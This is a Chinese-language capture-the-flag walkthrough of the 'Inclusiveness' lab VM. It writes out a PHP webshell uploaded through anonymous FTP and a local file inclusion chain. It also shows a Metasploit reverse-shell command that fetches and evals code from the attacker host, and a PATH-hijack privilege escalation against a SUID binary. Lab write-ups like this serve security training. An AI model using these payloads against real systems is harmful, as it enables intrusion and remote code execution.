Inclusiveness walkthrough
主机识别
arp-scan -l
网络拓扑
| 计算机 | IP |
|---|---|
| 本机(Win10) | 192.168.174.1 |
| Kali | 192.168.174.128 |
| Inclusiveness | 192.168.174.144 |
扫描端口和版本信息
nmap -A -p- 192.168.174.144
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(root💀kali)-[~]
└─# nmap -p- -A 192.168.174.144
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-24 04:38 EDT
Nmap scan report for 192.168.174.144
Host is up (0.00035s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 0        0            4096 Oct 24 18:00 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.174.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|_  256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
根据扫描结果可知靶机开启的 ftp 服务支持匿名登录,并且在 /pub 目录下具备读写权限,不过在该目录下没有任何文件,此外网页首页是 Apache 默认页面。信息太少,下一步我们进行目录扫描。
根据扫描结果可以发现 /robots.txt 返回的内容有些奇怪,内容是:
You are not a search engine! You can't read my robots.txt!
意思很明显,只要将请求伪造成搜索引擎发起的即可,因此修改 UA 为搜索引擎标识即可,比如:GoogleBot。执行命令:curl -A GoogleBot http://192.168.174.128/robots.txt 就可以得到 /robots.txt里的内容:
User-agent: *
Disallow: /secret_information/

访问 /secret_information 路径发现参数 lang 存在 LFI 漏洞。
Getshell
通过存在的 LFI 漏洞可以访问文件,又联想到我们在 ftp 服务器上具备读写权限,因此只要将后门文件通过 ftp 服务上传,再利用 LFI 访问即可进行 RCE 获取到 webshell,详细步骤有:
-
本地生成
1
echo "<?php system($_GET["run"]);>" > bd.php
-
上传后门
1 2 3
ftp 192.168.174.144 cd /pub put bd.php -
查看上传的文件路径
http://192.168.174.144/secret_information/?lang=/etc/vsftpd.conf找到
anon_root,确认上传路径是:/var/ftp/ -
本地通过
msfconsole管理shell1 2 3 4 5
use exploit/multi/script/web_delivery set lhost 192.168.174.128 set target 1 set payload php/meterpreter/reverse_tcp exploit
-
执行生成的代码Getshell
http://192.168.174.144/secret_information/?lang=/var/ftp/pub/bd.php&run=php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.174.128:8080/cN0CxmLJVwgLL5N', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
提权
在查看具备的 SUID 权限的命令时注意到可疑程序: /home/tom/rootshell。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1165 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@inclusiveness:/var/www/html/secret_information$ ls
ls
en.php  es.php  index.php
www-data@inclusiveness:/var/www/html/secret_information$ find / -perm -u=s -type f 2>/dev/null
<_information$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/bwrap
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/ntfs-3g
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/home/tom/rootshell
查看源码发现该程序通过执行 whoami 程序的结果进行验证,因此这里存在PATH环境越权漏洞。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
详细操作步骤是:
-
编写虚假的
whoami脚本程序1 2 3
cd /tmp echo "printf "tom"" > whoami chmod +x whoami
-
添加到 PATH 环境里
1
2
export PATH=/tmp:$PATH
echo $PATH
-
提权
1 2
cd /home/tom ./rootshell -
拿到 flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
www-data@inclusiveness:/home/tom$ ./rootshell
./rootshell
checking if you are tom...
you are: tom
access granted.
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
|\---------------\
||                |
|| UQ Cyber Squad |
||                |
|\~~~~~~~~~~~~~~~\
|
|
|
|
o

flag{omg_you_did_it_YAY}
总结
- 修改 UA 进行 robots.txt 验证绕过
- ftp 文件上传 + LFI => RCE
- ftp 上传文件路径通过
/etc/vsftpd.conf文件查看
This post is licensed under
CC BY 4.0
by the author.